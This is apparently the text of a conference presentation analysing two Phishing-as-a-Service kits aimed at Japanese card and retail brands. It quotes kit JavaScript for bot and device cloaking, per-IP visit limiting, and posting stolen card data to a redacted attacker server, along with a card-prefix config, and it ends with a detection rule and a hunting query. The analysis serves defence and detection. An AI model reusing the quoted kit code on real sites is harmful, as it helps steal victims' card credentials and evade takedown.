Analysis of Two Phishers : Like a doppelganger

JSAC2025

NTT Communications

Masaomi Masumoto

$whoami

NA4Sec
Network Analytics for Security

Masaomi Masumoto
Cyber Threat Intelligence Researcher

Outline

1. About the two Phishers
2. Analysis of Phishing Sites
3. Building an Environment for Phishing Sites
4. Detection & Hunting
5. Conclusion

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Phishing as a Service (PhaaS)

- Various services have emerged to assist in cybercrime. (as a Service)
- Phishing scams are no different, and Phishing as a Service exists to assist in phishing scams.
- Offered on the Dark Web, Telegram, etc.
- Lowering technical hurdles makes phishing scams easier to commit.

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
Phishing Site Examples

Phishing Site Examples



Phishing Site Analysis (Case 1)

https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/

Case 1

- **/config/setting.js** : Setting up phishing sites.
- **/js/infra.js** : WebSocket processing, Cloaking process, and Config acquisition process.
- **/config/app.js, /js/utils.js, /js/common.js** : Processing related to phishing content.

/config/setting.js

```
const OTTO_CONF = {
    // 站点名称
    site: "jp-rakuten",
    // 服务地址
    serviceUrl: 'https://s.[redacted]',
    // 是否开启调试模式
    isDebug: false,
}
```

- Setting up phishing sites.
- serviceUrl → Involved in information stealing, cloaking, and other phishing site behaviors.

/js/infra.js

```
// 使用 UAParser.js 判断设备类型
function isValidDevice(appConfig) {
    const deviceType = result.device.type || 'desktop';
    console.log('deviceType:', deviceType);

    if (appConfig.pcAccess !== '1') {
        return true;
    }
    return ['mobile', 'tablet'].includes(deviceType);
}

// 使用 UAParser.js 判断机器人
function isBot() {
    console.log('browserName:', result.browser.name)
    return result.browser.name === 'bot';
}
```

- Cloaking process using UAParser.js.
  - Device Type
  - Bot Detection

https://github.com/faisalman/ua-parser-js

Functions using serviceUrl

- **serviceUrl + /app-api/pw/config/list** : Get configuration list.
- **serviceUrl + /app-api/pw/cvv/create** : Create data.
- **serviceUrl + /app-api/pw/cvv/update** : Update data.
- **serviceUrl + /app-api/pw/cvv/get** : Get data.

/js/infra.js

```
// 获取配置
async function getConfig() {
    try {
        const res = await axios.get(OTTO_CONF.serviceUrl + "/app-api/pw/config/l
ist", {
            params: {site: OTTO_CONF.site, type: 1}
        });

        if (res.data.code === 0 && Array.isArray(res.data.data)) {
            const configObject = {};
            res.data.data.forEach(item => {
                configObject[item.configKey] = item.value;
            });

            sessionStorage.setItem('appConfig', JSON.stringify(configObject));

            console.log("配置已保存到 sessionStorage");
            return configObject;
        } else {
            console.error("获取配置数据格式不正确");
            return null;
        }
    } catch (error) {
        console.error("获取配置失败:", error);
        return null;
    }
}
```

- Stores configKey and its corresponding value in sessionStorage.

serviceUrl + **/app-api/pw/config/list**


```
{"code":0,"data":[{"id":56,"siteId":9,"site":null,"siteName":null,"type":1,"nam
e":"成功跳转地址","configKey":"successRedirectUrl","value":"https://www.rakuten.c
o.jp","valueType":1,"remark":null,"createTime":1730426284000},{"id":57,"siteId":
9,"site":null,"siteName":null,"type":1,"name":"防红","configKey":"antiRed","valu
e":"0","valueType":2,"remark":null,"createTime":1730426284000},{"id":58,"siteI
d":9,"site":null,"siteName":null,"type":1,"name":"开启PC访问","configKey":"pcAcce
ss","value":"0","valueType":2,"remark":null,"createTime":1730426284000},{"id":5
9,"siteId":9,"site":null,"siteName":null,"type":1,"name":"拒绝卡头","configKe
y":"refuseCardHead","value":"","valueType":1,"remark":null,"createTime":17304262
84000},{"id":60,"siteId":9,"site":null,"siteName":null,"type":1,"name":"开启无人值
守","configKey":"unattendedMode","value":"0","valueType":2,"remark":null,"create
Time":1730426284000},{"id":61,"siteId":9,"site":null,"siteName":null,"type":1,"n
ame":"允许卡头","configKey":"allowCardHead","value":"","valueType":1,"remark":nul
l,"createTime":1730426284000},{"id":62,"siteId":9,"site":null,"siteName":null,"t
ype":1,"name":"首页无人值守","configKey":"indexOffSync","value":"0","valueType":
2,"remark":null,"createTime":1730426284000},{"id":63,"siteId":9,"site":null,"sit
eName":null,"type":1,"name":"填卡无人值守","configKey":"cardOffSync","valu
e":"1","valueType":2,"remark":null,"createTime":1730426284000}],"msg":""}
```

/js/common.js

```
            try {
                this.pwCvv.submitted = true;
                let {data} = await axios.put(OTTO_CONF.serviceUrl + "/app-api/p
w/cvv/update", this.pwCvv);
                if (data.data) {
                    while (true) {
                        let response = await axios.get(OTTO_CONF.serviceUrl + "/
app-api/pw/cvv/get", {
                            params: {id: this.pwCvv.id}
                        });
                        console.log(response.data.data)
                        // 通过
                        if (response.data.data.released === 1) {
                            // 刷新session
                            this.pwCvv = response.data.data;
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));

                            location.href = response.data.data.nextProcess + '.h
tml';
                            break;
                        }
                        // 拒绝
                        if (response.data.data.released === 2) {
                            // 刷新session
                            this.pwCvv.released = 0;
                            this.pwCvv.submitted = false;
                            await axios.put(OTTO_CONF.serviceUrl + "/app-api/pw/
cvv/update", this.pwCvv);
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));

                            this.isTips = true
                            break;
                        }
                        // 返回上一级
                        if (response.data.data.released === 3) {
                            // 刷新session
                            this.pwCvv = response.data.data;
                            sessionStorage.setItem("pwCvv", JSON.stringify(respo
nse.data.data));
                            location.href = response.data.data.currentProcess +
'.html';
                        }
                        console.log('waiting for release')
                        await new Promise(resolve => setTimeout(resolve, 1000));
// 每1秒检查一次
                    }
                }
```

- Update stolen data.

serviceUrl + **/app-api/pw/cvv/update**

- Get stolen data.

serviceUrl + **/app-api/pw/cvv/get**

Phishing Site Analysis (Case 2)

https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

Case 2

- **/config/setting.js** : Setting up phishing sites.
- **/js/infra.js** : WebSocket processing, Cloaking process, and Config acquisition process.
- **/config/app.js** : Processing related to phishing content.

/config/setting.js

```
const OTTO_CONF = {
    // 是否开启调试模式。0否，1是
    "isDebug": 0,
    // 服务地址
    "serviceURL": "https://s.[redacted]",
    // 成功跳转地址
    "successURL": "https://www.smbc.co.jp/kojin/tenpo/soudan/otetsuduki",
    // 防红开关。0：关闭，1：开启
    "redSwitch": 1,
    // 每个IP最大访问次数，单个页面刷新算一次，同步建议设置不超过15，次数过多容易红
    "maxVisits": 15,
    // 是否开启PC访问。0否，1是
    "isPC": 1,

    // 设置屏蔽卡头，格式为卡号前6位："411770,440393,498000"
    "prohibitCardNumber": "",
    // 设置允许卡头
    // --> 联邦银行卡头
    // "allowCardNumber": "375414,375415,375416,379226,379227,379228,379229,379950,379951,379952,379953,379954,379955,379956,402280,402747,403747,405221,406338,406339,406340,406587,406588,406589,406590,410047,410048,410049,410050,410051,437789,440493,442262,449483,453224,456409,456442,456454,456482,456497,482111,482112,482114,482115,482116,482118,482120,482121,494052,494053,511654,512127,516997,517329,517369,517370,517377,517399,517437,517443,517747,519247,519915,520776,520795,521729,521780,521792,521797,521798,522940,522980,523748,525367,527394,528013,529529,529537,531683,532655,532737,535310,535316,535317,535318,535319,536763,537150,537196,538624,538664,540482,543049,543568,545395,545686,547383,548171,550256,550282,552033,552350,552351,552411,553205,553206,555005,555048,555109,556854,558320,558321,558601,558602,558701,558850,560279",
    "allowCardNumber": "",

    // 是否开启同步。0否，1是
    "isSync": 1,
    // 是否开启登录同步。0否，1是
    "isSyncLogin": 1,
    // 是否开启卡同步。0否，1是
    "isSyncPay": 1,

    // 是否跳过账单页面。0否，1是
    "isSkipBilling": 1,

    // 结束页面选择
    "pageThanks": 2,
}
```

- Setting up phishing sites.
- serviceUrl → Involved in information stealing, cloaking, and other phishing site behaviors.
- More items can be set compared to Case 1.

Functions using serviceUrl

Verify IP address in combination with local storage.

- **serviceUrl + /click/queryIpClick** : Refer to the number of accesses for the source IP address.
- **serviceUrl + /click/updatePower** : When the number of accesses per source IP address reaches the number set in /config/setting.js, set the value of power to 1 and redirect to the legitimate site.
- **serviceUrl + /click/addClick** : Count the number of accesses for each source IP address.

Functions using serviceUrl

Add or update stolen data.

- **serviceUrl + /cvv-tb/addOrUpdateCvvTb** : Check if the data is new.
- **serviceUrl + /cvv-tb/queryById?id=** : Update existing data.

/js/infra.js

```
        if (OTTO_CONF.isPC === 1 || (OTTO_CONF.isPC === 0 && (/Android|webOS|iPh
one|iPod|BlackBerry/i.test(navigator.userAgent)))) {
            if (parseInt(localStorage.getItem("power")) === 1 || parseInt(localS
torage.getItem("click")) >= OTTO_CONF.maxVisits) {
                handleEnd()
            } else {
                axios.get(OTTO_CONF.serviceURL + "/click/queryIpClick")
                    .then(res => {
                        if (res.data.power === 1 || res.data.count >= OTTO_CONF.
maxVisits) {
                            handleEnd();
                        } else {
                            // 线上和本地数据保持一致
                            localStorage.setItem("power", res.data.power === und
efined ? 0 : res.data.power);
                            localStorage.setItem("click", isNaN(res.data.count)
? 0 : res.data.count);
                            wsConnection();
                        }
                    })
            }
        } else {
            handleEnd();
        }
    } else {
        handleEnd();
    }
} else if (OTTO_CONF.isDebug === 0 && OTTO_CONF.redSwitch === 0) {
    // 关闭防红，允许直接连接
    wsConnection();
}
```

- When the cloaking process is executed, /click/queryIpClick is used to reference the “power” and “count” values from the following data.


```
{"id":107,"date":"2024-10-22T09:12:25","createDate":"2024-10-19T06:16:39","i
p":"[redacted]","behaviour":"-->-->-->-->-->-->-->-->-->","power":0,"count":9}
```

/js/infra.js

```
function handleEnd() {
    localStorage.setItem("power", 1);
    axios.get(OTTO_CONF.serviceURL + "/click/updatePower")
        .finally(() => {
            location.href = OTTO_CONF.successURL; // 确保执行更新后跳转
        });
}
```

- If the value of “power” is set to 1, it redirects to the legitimate site set in /config/setting.js.
- After that, the phishing site will no longer be displayed when accessed from the target IP address.

/config/app.js

```
                if (OTTO_CONF.isSync === 0) { // 如果为非同步
                    this.cvv.queryState = 9;

                    axios.post(OTTO_CONF.serviceURL + "/cvv-tb/addOrUpdateCvvT
b", this.cvv)
                        .then(res => {
                            if (res.data > 0) { // 更新返回条数，新增返回id
                                if (!JSON.parse(sessionStorage.getItem("cvv")))
{ // 如果缓存为空则为新增

                                    this.cvv.id = res.data; // 赋值id
                                }
                                sessionStorage.setItem("cvv", JSON.stringify(thi
s.cvv));

                                location.href = locationPage;
                            } else {
                                this.cvv.queryState = 0;
                                this.isLoading = false;
                            }
                        })
                        .catch(err => {
                            this.cvv.queryState = 0;
                            this.isLoading = false;
                        })
```

```
                } else {
                    axios.post(OTTO_CONF.serviceURL + postUrl, this.cvv)
                        .then(res => {
                            if (res.data.id != null) { // 新增
                                this.cvv.id = res.data.id; // 赋值id
                            }

                            if (res.data.state === 1) { // 成功
                                axios.get(OTTO_CONF.serviceURL + '/cvv-tb/queryB
yId?id=' + this.cvv.id).then(res => {
                                    // if (res.data.queryState === 2) {
                                    //     locationPage = 'verification-index.ht
ml'

                                    // } else {
                                    //     locationPage = 'info.html'
                                    // }
                                    this.cvv.queryState = res.data.queryState
                                    this.cvv.wpText1 = res.data.wpText1 // 后台传
递的用户名

                                    this.cvv.wpText2 = res.data.wpText2 // 后台传
递的银行卡

                                    sessionStorage.setItem("cvv", JSON.stringify
(this.cvv));

                                    location.href = locationPage
                                })
                            } else { // 失败
                                this.cvv.queryState = 0
                                this.isLoading = false;
                                this.isTips = true;
                                sessionStorage.setItem("cvv", JSON.stringify(thi
s.cvv));

                            }
                        })
                        .catch(err => {
                            this.cvv.queryState = 0
                            this.isLoading = false;
                            this.isTips = true;
                            sessionStorage.setItem("cvv", JSON.stringify(this.cv
v));

                        })
                }
```

- Use /cvv-tb/addOrUpdateCvvvTb to check if data exists.
- When updating an existing data, specify in /cvv-tb/queryById.

Comparison with other Phishing as a Service

The mechanism for checking the number of accesses, shown in the previous slides, can also be found on the Chenlun (aka Sinkinto01) phishing site.

※ Chenlun (aka Sinkinto01) operates a service that allows users to rent phishing sites on Telegram.

https://www.domaintools.com/resources/blog/merry-phishmas-beware-us-postal-service-phishing-during-the-holidays/

https://www.domaintools.com/resources/blog/new-developments-usps-smishing-attacks/

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
Building a Phishing Sites



Within the community, there are instructions on how to build an environment using scripts.

Building a Phishing Sites

- **deploy.sh** : Build environment and download/run other scripts.
- **clean.sh** : Environment deletion.
- **$DIR/docker-compose.yml** : Configuring Docker Compose.
- **$DIR/deploy.sh** : Display menu screen, run other scripts.
- **$DIR/install.sh** : docker-compose up.
- **$DIR/reinstall.sh** : Environment Reconstruction.
- **$DIR/domain.sh** : Domain settings such as serviceURL and admin panel URL.
- **$DIR/update.sh** : File Update.
- **$DIR/stop.sh** : docker-compose down.
- **$DIR/nginx.conf** : nginx configuration file.
- **$DIR/setting.js** : Phishing site configuration file.
- **$DIR/urlConfig.js** : Background side configuration file.

Building a Phishing Sites

Settings for each target brand.

- **jp-aeon.sh** : AEON Card
- **jp-amazon.sh** : Amazon
- **jp-jcb.sh** : JCB
- **jp-smbc.sh** : SMBC Vpass
- **jp-tepco.sh** : TEPCO
- **etc.**

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IOK (Indicator Of Kit)

- Open source detection language for phishing site techniques, kits, and threat actors.
- Based on Sigma, a simple detection rules language.

https://github.com/phish-report/IOK

Two Phishers Detection & Hunting Rule

Request contains the following files.

- /config/setting.js
- /js/infra.js

```
title: Two Phishers Phishing Kit Detection
description: |
  Detect phishing sites that contain two distinctive
  files named "/config/setting.js" and "/js/infra.js".
  These files are indicative of a phishing kit developed
  by Phishing as a Service.
references:
 - https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/
 - https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

detection:

  settingjs:
    requests|contains: '/config/setting.js'

  infrajs:
    requests|contains: '/js/infra.js'

  condition: settingjs and infrajs
```

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Conclusion

- Observed instances of different attackers acting as if they were the same person.
- Cooperation, or may be operated by the same attacker.
- Analysis of the phishing site revealed some technical similarities with other attackers.
- Analyzing the tools used to build the environment helped us understand how it was built.

Thank you for your attention!
Your comments & feedbacks are always welcome!

Email : ic-na4sec@ntt.com

NA4Sec

Network Analytics for Security

Appendix

Phishing Site Examples

- Rakuten Card

https://urlscan.io/result/55aca38e-392c-4f33-a27c-dabd32063f27/

- SAISON Card

https://urlscan.io/result/cf974ec9-aa9c-45d7-a546-66563dacd504/

- AEON Card

https://urlscan.io/result/41f74cde-f6ac-43a8-876b-3541784a3c62/

- EPOS Card

https://urlscan.io/result/71bcc555-f53e-4430-8943-1b532a4f141c/

Appendix

- SMBC Vpass

https://urlscan.io/result/b9316674-3872-4eb8-be7d-a34b4425a1cd/

- JCB

https://urlscan.io/result/fd1a8100-8c76-4f59-b905-1074c36494b0/

- Amazon

https://urlscan.io/result/39a293dc-12bd-4229-96c2-d00bd14a71d4/

- TEPCO

https://urlscan.io/result/88c97fa9-e38e-43d2-8137-4849d7067ba8/

Appendix

- mercari

https://urlscan.io/result/c0680dda-ed15-4123-89da-b85cb4ec65fc/

- Apple

https://urlscan.io/result/e053c999-69ef-4ef7-a105-c5bef401a42f/

urlscan search query

- filename:"/config/setting.js" AND filename:"/js/infra.js"